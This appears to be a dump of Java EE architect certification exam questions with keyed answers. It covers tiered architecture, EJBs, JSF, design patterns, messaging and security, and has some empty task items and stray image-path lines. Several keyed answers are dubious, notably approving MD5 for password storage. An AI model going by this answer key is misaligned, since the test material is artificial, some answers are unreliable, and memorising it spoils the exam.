A company provides call center support for corporations world-wide. Each agent in the call center can be assigned to multiple call center customers. All of the company's customers use Windowsbased user interfaces and it has just signed a new customer that uses a Java EE backend and wants a rich interface. The company is developing a user interface for the new customer with the following requirements: Customer service representatives (CSRs) must be able to work with minimal training on the application. CSRs must be able to switch between call center systems quickly. Screens must have a Windows "look and feel." 2000 agents spread across four locations must be able to use the system. What advice would you give this company on the user interface (UI)?
A. Write the UI using JSP and JSTL
B. Write the UI using JSPs with embedded scriptlets
C. Write the UI using Ajax, accessing servlets directly
D. Write the UI using Java Swing and distribute using JNLP
Answer: D

Question: 30

A travel company decides to re-architect their two-tier application (where each client ran its own copy of the application against a shared database) and hires you as their lead architect. You suggest they re-architect their application as a browser-based, three-tier solution: presentation, business logic, and persistence. You also suggest they deploy each of the three tiers on its own computer. Why is the three-tier solution more scalable than the two-tier solution?
A. Every client runs its own GUI application. Clients do not compete for resources for presentation purposes.
B. Clients share the same business logic tier. Client-specific objects can be stored centrally, optimizing access.
C. Every client shares the same business logic tier. Each client competes with each other for resources on that JVM.
D. Clients share the same business logic tier. Duplicate effort can be avoided by sharing objects, reducing the load on the database.
Answer: D

Question: 31

Which two can be used to maintain conversational state? (Choose two.)
A. Entity beans
B. HTTP session
C. stateful session beans
D. Message-driven beans
E. Stateless session beans
Answer: B, C

Question: 32

You are the architect of a project that will provide an external, low latency, scalable, and highly available service for handling string translations. Each request consists of a short string ID and a language key, limited to "EN", "FR", "ES", "DE" and "JP". Each response is a simple unicode string averaging 256 bytes in size, and there will be no more than 50,000 records for each language. All the records have already been translated and changes to the records will be rare. What should you do to ensure that your service will scale and perform well as new clients are added?
A. Store all the records in an LDAP server and use JNDI to access them from the web tier
B. Deploy a standard 3-tier solution that is supported by a fast and reliable relational database

C. Deploy a single service on many servers in the web tier, each storing all the records in memory
D. Store all of the records in a network attached file system so they can be served directly from the file system
Answer: C

Question: 33


You are the architect of a web application that uses JSF as a presentation tier for business processes coded as stateless session beans. When you add new code to the stateless session beans to address new accounting requirements, without changing the interface, you discover that the new business processes are being ignored by some of the JSF components. Which might be the cause of this problem?
A. The presentation tier is relying on validation logic in the business tier.
B. The browser is caching out-of-date versions of the JSF components.
C. The business processes are not rigorously encapsulated in the session beans.
D. The new session beans have been deployed incorrectly, and proper deployment will resolve the problem.
Answer: C


EXAMEN Question: 34

You have refactored your legacy Java application into a three-tiered architecture. Your Security Audit group is concerned that your architecture may be vulnerable to security threats in the separate tiers. Which two methods can you use to reduce those threats? (Choose two.)
A. Programmatic security in the EJB Entities
B. Intercepting Filters between the view and the controller
C. Intercepting Filters between the controller and the model
D. Role-based security for the EJBs in the deployment descriptor
Answer: B, D

Question: 35

Question: 35
Click the Task button.





Question: 36

The current architecture of a fashion web site consists of one web server, three application servers, and a database. You, as the lead architect, recommend adding more web servers. What are two valid justifications for the new architecture? (Choose two.)
A. New web servers will decrease latency for I/O-bound requests.
B. Adding multiple web servers will have a positive impact on scalability.
C. Adding new web servers will increase the overall availability of the web site.
D. New web servers will increase the number of user accounts that can be supported.
Answer: B, C

EXAMEN Question: 37

Which three statements are true about delegation as an OO design technique? (Choose three.)
A. It is applied to a system only at compile time.
B. It is an essential element of the State pattern.
C. It is an essential element of the Singleton pattern.
D. It allows you to replace inheritance with composition.
E. In Java technology, it is always implemented through the use of generics.
F. It always requires that at least two objects are involved in handling a request.
Answer: B, D, F

Question: 38

Which two statements are true about the Flyweight pattern? (Choose two.)
A. It allows a single instance of a class to virtually represent many instances.
B. When used appropriately it can reduce memory demands on your servers.
C. It allows for many instances of a class to be controlled by a single instance.
D. It allows many tightly related, homogeneous objects to each maintain their own state.
Answer: A, B

Question: 39

Which two techniques can be used to provide polymorphic behavior? (Choose two.)
A. Extending a class and adding a new method
B. Implementing two interfaces in the same class
C. Extending a class and overriding an existing method
D. Implementing an interface with several different classes
Answer: C, D

Question: 40

As a project architect, you are selecting technologies for a complex, n-tier web application's virtual platform. At this stage in the project, which two technologies should be of primary consideration? (Choose two.)
A. RMI
B. Linux
C. JDBC
D. Firefox
E. Tomcat
Answer: A, C

Question: 41

A company offers a financial workbench tool that lets users search for a variety of financial products using an open-ended, variable set of query criteria. The resulting queries can have widely different structures and use a number of aggregate functions. The actual querying is performed on the server, so as to take advantage of sophisticated caching technology developed by the company. The company values ease of development and does not want to see resources taken away from the company's main specialty, which is financial analysis. Which persistence technology best supports this company's requirements?

A. JPA
B. JDBC using prepared statements
C. CMP entity bean with DAO pattern
D. BMP entity bean with JDBC layer and DAO pattern

Answer: A

EXAMEN Question: 42

Your company is considering migrating a persistence module implemented using CMP entity beans to JPA. Which two statements are true? (Choose two.)

A. Each CMP entity bean can be mapped to a single JPA entity class.
B. The client code that accesses the CMP entity beans does not have to change.
C. JPA cannot capture all the kinds of relationships supported by CMP entity beans.
D. The resulting JPA persistence module can be used on both the client and the server.
E. The JNDI name of a JPA entity class can be customized to match that of the corresponding CMP entity bean.
F. Remote clients of the CMP entity beans must start using web services to access the JPA entity classes on the server.

Answer: A, D

Question: 43

Which three statements are true about the server programming model for web services in Java EE? (Choose three.)

A. Stateful session beans can be exposed as web services in the Java EE platform.
B. Stateless session beans can be exposed as web services in the Java EE platform.
C. EJBs that are exposed as web services are considered as normal EJBs by the EJB container.
D. The Service Endpoint Interface (SEI) must follow the JAX-RPC or JAX-WS rules for WSDLto-Java mapping.
E. EJBs that are exposed as web services are executed in a restricted sandbox by the EJB container when compared to an EJB not exposed as a web service.

Answer: B, C, D

Question: 44

A stock company has operations in all major exchanges worldwide. Stockbrokers spend 80 percent of their trading time logged into and using the company's main application - BuyLowSellHigh. It is redesigning BuyLowSellHigh to use the Java EE platform. Key requirements are to minimize the size of messages sent between application tiers, and provide a consistent state mechanism for both Java Swing and HTML-based application clients. Serverside resources are dedicated to users for the lifetime of their session and the company charges a premium to its traders to ensure that resources do not need to be pooled or reused. Given these requirements, what is the best approach to maintaining state in the business logic tier?

A. The HttpSession object accessed from the HttpServletRequest object
B. A handcrafted singleton class accessed by the presentation tier using RMI-IIOP
C. An entity bean acquiring and releasing resources as needed to service requests
D. A stateful session bean created and associated with the client on login until logout, acquiring and holding all server-side resources needed

Answer: D

EXAMEN Question: 45

Your company is creating a Java EE corporate-wide workflow system in which significant internal business events are consumed by multiple applications. Due to multi-year development and deployment plans, many of these applications do not exist yet, even at the design stage. IT has defined standard data formats for these events in the form of small XML documents. Also, the rules for how an application filters and processes events are not fixed in advance and can change over the life of the application. Which combination of technologies is best at distributing and consuming these events throughout the company?
A. Relational database and JDBC
B. HTTP client library and servlets
C. RMI and stateless session beans
D. JMS topics and message-driven beans
E. JMS queues and message-driven beans
Answer: D

Question: 46

Interceptors provide a way of refactoring code shared by multiple EJB 3 components into a single unit. This is particularly appealing when the code in question can be described as implementing a specific aspect, for example, having a well-defined purpose that can be described in a concise way. Which two actions can be implemented as interceptors? (Choose two.)
A. Logging the IP addresses of all clients of a web application
B. Computing sales tax based on customer ZIP code for a variety of purchase operations
C. Publishing to a JMS topic the arguments to any successful method invocation on an EJB component
D. Computing a discount percentage based on a customer's profile and the contents of the customer's shopping cart
E. Logging the identity of any authenticated clients to any of the business methods defined by a set of EJB components
F. Ensuring that the clients of a web service implemented as a stateless session bean are authorized to access its operations, based on a WS-Security SOAP message header
Answer: C, E

Question: 47

Your company has supported agile practices and as a policy, all their developers use test-driven development. Tests are run early and often, starting with the individual developers up to nightly tests and regularly scheduled durability tests. To make developers more productive in such an environment, management wants unit tests to run as much as possible outside the container, without requiring the application to be deployed to an actual server. This would reduce the time spent waiting for test results. Which components are most thoroughly testable outside a container without requiring the creation of mock objects?
A. CMP entity bean
B. BMP entity bean using JDBC for persistence
C. Stateless session bean using JPA for persistence
D. Stateless session bean exposing a web service interface
Answer: C

EXAMEN Question: 48

Your company has defined a set of business operations that it makes accessible to client applications. These operations, which are modeled as methods on a stateless session bean component, act as building blocks for complex state changing activities that need to possess atomicity, consistency, isolation, and durability (ACID) semantics. Which remoting technology is most appropriate out of the box?
A. RMI

B. JMS
C. Web services
D. XML over HTTP
Answer: A

Question: 49

Which programmatic activity is NOT appropriate for an MVC-based enterprise web application JSP?
A. Iterating over a collection
B. Embedding JavaScript code
C. Setting state on the user's session
D. Getting state from the user's session
E. Conditional logic to show view elements based on state
Answer: C

Question: 50


A company that makes avatar skins for virtual reality environments wants to deliver the textures that its customers purchase on the company's web site to its customer's avatar profile in-world. The target virtual reality environment can be communicated with from the outside-world using a web service. However, the web service invocation will fail if the customer is not online. Which architecture would be most appropriate to use in this situation?
A. Stateless session beans to attempt delivery
B. Invoke the web service from a JSF managed bean
C. A JCA resource adapter to invoke the web service
D. The EJB timer service to attempt delivery at regular intervals
Answer: D

Question: 51


You must build a network management web application that interacts with a complex data model on the server. This data model uses strings, integers, and value objects that represent network IP addresses (represented to the user in the form "10.10.201.42") and port lists (represented in the form "80, 443"). The web forms and interaction with the backing beans is simple. Also, the web designer has extended the HTML tag with JavaScript to perform data insertion tosupport users creating port lists. This special tag appears in many forms. What is the
simplest architecture to support this web application and reduce redundant HTML code?
A. JavaServer Faces only
B. JavaServer Pages only
C. JavaServer Pages with standard tags
D. JavaServer Faces with custom components
Answer: D

Question: 52

Question: 52
Click the Task button.



Answer:



EXAMEN Question: 53

A small company that sells avatar skins for virtual reality environments, has a static web site for advertising their wares. The web site was created by a talented graphic artist using a popular WYSIWYG (What You See Is What You Get) HTML editor and contains a great deal of JavaScript. The company wants to add server-side processing capabilities for the purpose of developing a shopping application. They are considering using JavaServer Faces (JSF). What is a potential disadvantage the JSF framework?

A. The JavaScript will have to be rewritten to conform to JSF standards.
B. JSF tags cannot be integrated into the HTML generated by WYSIWYG editors.
C. The graphic artist cannot accurately preview the web pages offline with a generic WYSIWYG HTML editor.
D. All the web pages will need to be converted into JSF before going into production, to keep the end users from losing a session context.

Answer: C

Question: 54

Which application would NOT be a good candidate for an EJB-centric implementation of the business tier?

A. An application that transfers money between accounts
B. A news-oriented web site that receives millions of hits a day
C. An application with business logic that calls third-party web services
D. A small workflow-oriented application to provision and deprovision employee accounts

Answer: B

Question: 55

You were hired by a company with a teenage fashion web site, to create a portal for their sales staff that is accessible over the Internet. As part of this web portal your application needs to generate a sales bar chart dynamically from real-time corporate data at request-time and streamed to the web browser. Which technology is best suited for creating these PNG-based bar graphs?

A. JSP page
B. filter class
C. servlet class
D. JSP custom tag
E. JSF standard component

Answer: C

Question: 56

A design company that makes avatar skins for virtual reality environments wants to create an online catalog system that enables customers to purchase skin textures. The company is

concerned about being ranked well by search engines and therefore wants their entire catalog to be easily parsed by the search engine bots. Which view generation strategy is the most problematic for this endeavor?
A. using servlets
B. using JSF tags
C. using JSP tags
D. using PHP tags
Answer: B

EXAMEN Question: 57

Which two actions limit the negative consequences of a successful attack? (Choose two.)
A. Implementing the principle of least privilege
B. Installing a firewall at the outer boundary of your systems
C. Placing Internet-accessible servers in a demilitarized zone
D. Using a single sign-on system so that administrators do not have to log in to each server separately
E. Giving servers administrative rights to the databases they need, and ensure that the password is not hard-coded
Answer: A, C

EXAMEN Question: 58

Your company's new Internet application has complex requirements for the restriction of web page access, and you know the site's current security requirements are subject to change. You have recommended to your Chief Technology Officer that the Java Authentication and Authorization Service (JAAS) should be used for security. Which three security features influenced your decision? (Choose three.)
A. Single sign-on support
B. A framework for SOA governance
C. Pluggable Authentication Modules
D. Secure Internet connections using sockets
E. A framework for encryption, key generation, and key agreement
F. A flexible access control policy for user-based, group-based, and role-based authorization
Answer: A, C, F

Question: 59

The requirements state that a new system must use encryption to prevent data theft. Passwords must be stored using a one-way encryption algorithm so that they can never be accidentally displayed. Social security numbers must be stored in the database using a symmetrical algorithm so that they can be output on reports when necessary. Which three encryption methods can you use? (Choose three.)
A. Passwords can be stored using MD5.
B. Passwords can be stored using RC4.
C. Passwords can be stored using 3DES.
D. Social security numbers can be stored using SHA.
E. Social security numbers can be stored using 3DES.
F. Social security numbers can be stored using Blowfish.
Answer: A, E, F

Question: 60

A company has just released a new GUI interface for their product. As part of the interface, a navigation tree is displayed to the users using an unsigned applet that is loaded using the Internet. Which two actions can the applet take? (Choose two.)
A. Create new threads in the JVM
B. Start other programs on the client

C. Use excessive amounts of CPU time
D. Access load libraries on the local machine
E. Access file directories on the local machine
F. Make network connections to another web server
Answer: A, C

Question: 61

Which two checks are made possible in the byte-code verification? (Choose two.)
A. CPU usage is controlled.
B. Access to files is checked.
C. Digital signatures are verified.
D. Data type conversions are checked/controlled.
E. The language access restrictions (for example private, protected) are respected.
Answer: D, E

Question: 62

You are architecting a new Internet-deployed application and you want to restrict access to parts of the system for security purposes. Which three security restrictions can be specified in the deployment descriptor according to the servlet API specification standards? (Choose three.)
A. On page forwarding
B. On encryption methods
C. Based on the role name
D. Based on the user name
E. Based on the URL pattern
F. Based on the HTTP method
Answer: C, E, F

Question: 63

You are concerned about the threat of arbitrary code execution on your server. Which action should you take to address this?
A. Install a firewall and create a demilitarized zone
B. Move the vulnerable server onto a VLAN segment
C. Enable "data execution prevention" in the host OS
D. Require digital signatures on all communications to and from the server
Answer: C

Question: 64

You have a web portal system that interfaces to a web service endpoint on an unsecured communication channel. Evil Hacker X is intercepting the message between the two endpoints. What kind of security threat is this?
A. Session theft
B. Man in the Middle
C. Cross-site scripting
D. Broken authentication
E. Distributed Denial of Service
Answer: B

EXAMEN Question: 65

What are two significant advantages of developing web applications with JavaServer Faces? (Choose two.)
A. JSF pages can be previewed outside the web container.
B. Backing beans can be unit tested outside the web container.
C. Client-side validation mechanisms are automatically generated.

D. The event driven model for invoking backing beans is friendly to JavaScript callbacks (Ajax).
Answer: B, D

Question: 66

Which three application concerns do most web application frameworks attempt to separate? (Choose three.)
A. Data
B. View
C. Logic
D. Logging
E. Filtering
F. Data validation
Answer: A, B, C

EXAMEN Question: 67

A company is extending its successful social networking site to support the following channels: IM (instant messaging), email messaging, and text messaging/SMS. At present, the site has scaled 400 percent in one year using a standard MVC web framework. The application experiences large surges or spikes in demand and also periods of inactivity. Notification delivery to the three channels does not need to be guaranteed. Which solution extends the current architecture and best meets the company's requirements?
A. Send the notifications inline, that is, within the normal HTTP request-response cycle
B. Place messages on a JMS queue and use MDBs to create and send the notifications
C. Insert the messages into a database and use POJOs to read the messages using JDBC and send the notifications
D. Insert the messages into a database and use entity beans to read the messages using JDBC and send the notifications
Answer: B

Question: 68

A company has been using servlet and JSP technology for over seven years. The company's IT department is considering migrating to JSF technology. Which two drawbacks must the IT department consider during this migration? (Choose two.)
A. JSF provides only a static set of built-in components.
B. JSF reduces scalability because it synchronizes the creation of the form's component tree.
C. JSF reduces scalability because it must store the view's component tree between requests.
D. JSF reduces scalability because of the additional computational overhead of the JSF life cycle.
E. JSF provides no built-in components forcing the development team to build everything from scratch.
Answer: C, D

Question: 69

A fashion web site has many small chunks of content that web designers cut-and-paste in many pages. Over time, inconsistencies have emerged as one designer alters the HTML of a given chunk. As an architect, one of your tasks is to introduce a mechanism to be used by the web designers to isolate these chunks and keep them consistent. Which two technologies allow web designers to isolate and reuse these chunks of HTML? (Choose two.)
A. Tag files
B. Simple tag handlers
C. Classic tag handlers
D. JSP include directive
E. JSP forward directive
F. JSP Expression Language

Answer: A, D

EXAMEN Question: 70

A hospital has a patient management system. Currently it is used by nurses who access the system using tablet computers with a browser-based interface. The application uses HttpSession objects to store state information. In phase two of the implementation, nurses will also have access through PDAs. These PDAs will use a rich client and access the business logic using a web service. What are two ways to manage conversational state in the new version of the system? (Choose two.)
A. All clients use HttpSession objects.
B. All clients use stateful session beans.
C. All clients use stateless session beans.
D. Web clients use HttpSession objects and rich clients build a session management framework.
Answer: B, D

Question: 71

A company has an existing system that is a two-tier (presentation/business logic -> database) architecture that requires the installation of code on a PC. The company wants the system to support a thin client (browser). Which three non-functional requirements will be improved as a result of separating the business logic into a third tier (presentation -> business logic -> database)? (Choose three.)
A. Security
B. Scalability
C. Extensibility
D. Performance
E. Manageability
F. Maintainability
Answer: C, E, F


Question: 72

A travel company wants its application to reflect asynchronously any changes that any client might have made to information common to all clients. For example, if two clients are both viewing the same seat, when it is booked, both clients see the updated status of the seat as booked. The company is considering whether to implement the presentation using a Java Swing thick client, or a web-based client using JSP or Ajax. In which option are these technologies shown in order from best response time to worst response time?
A. Swing thick client > web-based JSP > web-based Ajax
B. web-based JSP > web-based Ajax > Swing thick client
C. web-based JSP > Swing thick client > web-based Ajax
D. Swing thick client > web-based Ajax > web-based JSP
E. web-based Ajax > Swing thick client > web-based JSP
Answer: D


Question: 73

Given the following architecture: browser clients one web server one database server You are considering modifying the architecture by replacing the single web server with a cluster of web servers that are capable of load balancing. All servers being considered have the same specification. Which two are true? (Choose two.)
A. It would simplify security.
B. It would improve scalability.
C. It would improve availability.
D. It would improve performance.
E. It would improve maintainability.
Answer: B, C

Question: 74



Answer:



Question: 75

A travel company built two prototypes of their application using two different architectures. The first was a two-tier application (where each client ran its own copy of the application against a shared database).The second was a three-tier solution: presentation, business logic, and persistence. For profiling and testing, the second prototype was deployed with each tier in its own server. The three-tier solution exhibited worse performance than the two-tier solution. Which statement explains this result?

A. Concurrent update clients must wait for others to complete.
B. The three-tier solution has more resources replicated across clients.
C. The three-tier solution exhibits additional communication traffic between tiers.
D. Concurrent read clients must wait for others to complete, thus slowing performance.

Answer: C

Question: 76

A teenage fashion website, has a multi-tier web application with 103 web servers, 12 middle-tier servers, and a large RDBMS server with more than enough capacity to support peak loads. You are the architect of the system, and you are concerned about reliability of the web application. Which change could you make to improve reliability?

A. Add additional web servers

B. Add additional database servers
C. Add additional middle-tier servers
D. Reduce the number of web servers
E. Reduce the number of middle-tier servers
Answer: B

EXAMEN Question: 77

What are two aspects of the Strategy pattern? (Choose two.)
A. Provides a way to configure a class with one of many behaviors
B. Defines an object that encapsulates how a set of objects interact
C. Defines the skeleton of an algorithm, deferring some steps to subclasses
D. Decouples an abstraction from its implementation so that the two can vary independently
E. Defines a family of algorithms, encapsulates each one, and makes them interchangeable
F. Allows subclasses to redefine certain steps of an algorithm without changing the algorithm's structure
Answer: A, E

Question: 78

You have been asked to improve the performance of a company's main stock market application. The application has been instrumented and the statistics have revealed that the client spends roughly 40 percent of its time waiting for results from the server. The API between the thick client and the server is fine-grained. Which design pattern should be investigated and prototyped to improve the network performance?
A. Transfer Object
B. Front Controller
C. Service Locator
D. Service Activator
Answer: A

Question: 79

You have a large number of stateless session beans, entities, and JMS components in your system. What are three reasons to use the Service Locator pattern? (Choose three.)
A. To provide a single point of control
B. To improve performance by caching
C. To receive asynchronous client requests and messages
D. To reduce the number of business objects exposed to clients
E. To simplify initial context creation, object lookup, and object recreation
Answer: A, B, E

EXAMEN Question: 80

You are architecting a web service-based system that wraps existing remote business objects. The object interactions are complex, fine-grained, and expose proprietary business processes. Which pattern do you use to provide external access to these business objects?
A. Adapter
B. Session Facade
C. Application Controller
D. Model View Controller
E. Chain of Responsibility
Answer: B

Question: 81

As the architect charged with refactoring an existing system, you have determined that the interactions between objects in the existing system are too complex and that the objects are

tightly coupled. Furthermore, due to the coupling, additional functionality would require the modification of many objects in the system. Which pattern can fix this problem?
A. Facade
B. Mediator
C. Template
D. Prototype
E. Command
F. Abstraction
Answer: B

Question: 82

In which three situations is it best to use messaging with the Service Activator? (Choose three.)
A. when high availability is required
B. when you want to carry data across a tier
C. when interactive client conversations are required
D. when subtasks can be processed in random order
E. when you need to listen for and process messages
F. when you need to publish messages to multiple receivers
Answer: D, E, F

Question: 83

What are two capabilities of the Decorator pattern? (Choose two.)
A. Provides a unified interface to a subsystem
B. Converts the interface of a class into another interface
C. Is used when the base class is unavailable for subclassing
D. Promotes loose coupling by keeping objects from referring to each other
E. Modifies responsibilities to individual objects dynamically and transparently
Answer: C, E

EXAMEN Question: 84

You are designing a new subsystem to store and search user comments on a fashion company's web site. There are a large number of comments and they are indexed in several ways to provide fast access. The class used to add and search for comments is called CommentManager. In the prototype, the comments are stored in the file system, but they will be moved to a database as soon as it is available. Which two statements facilitate modifying the system to use a database? (Choose two.)
A. The storage mechanism must be private to CommentManager.
B. CommentManager should provide a JDBC driver for a file system-based database.
C. The comments stored in CommentManager should only be accessed by CommentManager.
D. CommentManager should be a singleton object and all the accessor methods must be static.
Answer: A, C


Question: 85


On your first day as the architect at a company, you discover that 217 servlets are making calls to various EJB components. The system is continually being enhanced and the APIs for the EJB components are changing weekly. The servlet developers are struggling to keep up with the changes. Which two statements are true? (Choose two.)
A. This is an example of brittle code dependencies and tight coupling.
B. Introducing a configuration and deployment system will fix the problem.
C. Introducing an abstraction layer between the servlets and the EJB components will reduce the coupling.
D. This problem can be corrected by converting all entity EJB components to stateless session EJB components.
E. Having the servlets communicate with the EJB components using web services will prevent

changing servlet code each time an EJB API changes.
Answer: A, C

Question: 86

Question: 86
Click the Task button.





EXAMEN Question: 87

What describes the design relationship between session beans and entity beans?
A. Aggregation
B. Separation of concerns
C. Common reuse principle
D. Liskov substitution principle
E. Interface segregation principle
Answer: B

Question: 88

Which two statements describe a design incorporating the use of interfaces and reuse by composition? (Choose two.)
A. This design approach is sometimes referred to as "delegation."
B. This design approach is sometimes referred to as "inheritance."
C. This design approach is sometimes referred to as "white box reuse."
D. This design approach is sometimes referred to as "black box reuse."
E. This design approach is sometimes referred to as "parameterized types."

Answer: A, D

Question: 89

What are two results of high coupling? (Choose two.)
A. Classes are easy to test.
B. Classes are difficult to reuse.
C. Classes hide their internal state.
D. Classes are easy to understand in isolation.
E. A modification in one class forces changes in other classes.
Answer: B, E

Question: 90

What are two advantages of using encapsulation in a multi-tier architecture? (Choose two.)
A. Business components inherit behavior from the web container.
B. Complex web container behavior can be hidden behind simple interfaces.
C. Business logic can be modified without modifying objects that depend on it.
D. Database records can be accessed directly from the web tier to improve scalability and performance.
Answer: B, C

Question: 91

An application must send information to a remote system using SOAP. According to the application requirements only the SOAP headers contain sensitive information and need to be encrypted. It is a requirement that the sensitive information is encrypted during both transmission and storage. What is the best way to implement this messaging system?
A. using WS-Security
B. using XML over HTTPS
C. using SOAP over HTTPS
D. using Container-managed security
Answer: A

Question: 92

A Java EE application starts a transaction, attempts a database insert using JDBC, and sends a message to an MDB over a transactional JMS Queue. Upon receipt of a message, the MDB attempts an insert in a different database using JDBC. What is NOT a possible result after attempting to commit the application's transaction?
A. The application performs an insert and the MDB performs an insert.
B. The application performs an insert and the MDB does NOT perform an insert.
C. The application does NOT perform an insert and the MDB performs an insert.
D. The application does NOT perform an insert and the MDB does NOT perform an insert.
Answer: C

Question: 93

A mortgage company is building a system that allows customers to apply for a mortgage using a web application. A mortgage typically takes several days to process, so the customers receive results through an email message. When a customer completes the mortgage form, the customer must click the Submit button. When the Submit button is clicked, the application sends the mortgage data to an external system for processing and displays a JSP indicating that the application has been accepted. Because the company's core business is mortgages, the architecture must guarantee the delivery of mortgage data between the web application and the external processing system. In this situation, which technology should the web application use to send the mortgage data to the external processing system?
A. a JMS queue

B. XML over HTTP
C. a synchronous web service
D. an asynchronous web service
Answer: A

Question: 94

An Enterprise Information System (EIS) needs to inform a Java EE application when an event occurs. How can the Java EE application use a Java Connector Architecture adapter to receive EIS notifications?
A. using RMI
B. using CORBA
C. using an MDB
D. using a web service
Answer: C

Question: 95

You are interested in writing an XML messaging application. You would like to make methods calls to an API so you can read SOAP messages containing attachments and optionally send and receive these messages over the Internet. You are most interested in implementing XML messaging from the Java platform. Which Java API is best suited for your solution?
A. StAX
B. SAAJ
C. JAXR
D. JAXP
Answer: B

Question: 96

Which technology should a Java EE application use to send an XML document and a PDF file to an application written in C?
A. JMS queue
